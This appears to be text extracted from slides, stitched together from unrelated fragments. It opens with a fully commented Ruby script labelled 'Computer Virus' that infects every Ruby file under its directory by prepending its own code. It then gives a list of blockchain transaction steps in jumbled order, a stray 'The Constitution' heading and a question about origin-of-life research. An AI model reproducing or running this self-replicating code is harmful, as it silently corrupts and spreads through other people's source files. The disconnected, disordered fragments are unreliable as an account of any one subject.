
Computer Virus

```ruby
#0x3a
#!/usr/bin/ruby
def infect_files
  count = 0        # This will halt content reading after the virus_bottom tag
  virus_top      = '#0x3a'      # Distinguishing tag telling us if the file is infected or not
  virus_bottom   = '#:'        # Tag at the bottom of the virus to as a marker of what code to infect other programs with
  files = Dir["./**/*.rb"]      # Grab all the ruby files in the directory of the infected file.

  files.each do |random_file|   # For each ruby file in the same directory as the infected file

    first_line = File.open(random_file, &:gets).strip # Grab the first line (to check the distinguishing tag at the top)

    if first_line != virus_top  # If the program is not infected
      File.rename(random_file, 'tmp.rb') # Rename the normal file to tmp.rb
      virus_file = File.open(__FILE__, "rb") # Open infecting file for reading
      virus_contents = '' # Storing virus data until virus_bottom is hit
      # This is necessary to prevent programs from writing their own content when embeding to other programs
      virus_file.each_line do |line| # for every line in the infected file
        virus_contents += line  # Add each line to our virus content
        if line =~ /#{virus_bottom}/
          count += 1
          if count == 2 then break end # Until we hit the virus_bottom tag
        end
      end
      File.open(random_file, 'w') {|f| f.write(virus_contents) } # Write virus content to the old file's name
      good_file = File.open('tmp.rb', 'rb') # Open the tmp.rb file (contains good code) for reading
      good_contents = good_file.read # Grab the contents of the good file
      File.open(random_file, 'a') {|f| f.write(good_contents)} # Append the good content to the random file
      File.delete('tmp.rb') # Delete the temporary file
    end
  end
end

infect_files
#:
```

Block Chain

One party requests a transaction.

Requested transactions are funneled into a P2P network and broadcast to each individual computer (or node).

Individual nodes recieve the request and validate the transaction using an algorithm.

Once the block is added to an existing chain, transactions are complete and permanent.

Approved transactions are represented as blocks and added to a public ledger.

G2 | CROWD

The Constitution

The Open Question
For Origin of Life Research

- Are we only interested in the initial necessary conditions for all subsequent life (e.g. Evolveability out of abiotic physics as the most fundamental basis for understanding) - ***The Fundamentalists***

- Or are we interested in the multiple origins of life (adaptive agency) and thereby the many analogous processes that can support these (e.g. Coarse-Grained effective theories at multiple scales?) - ***The Pluralists***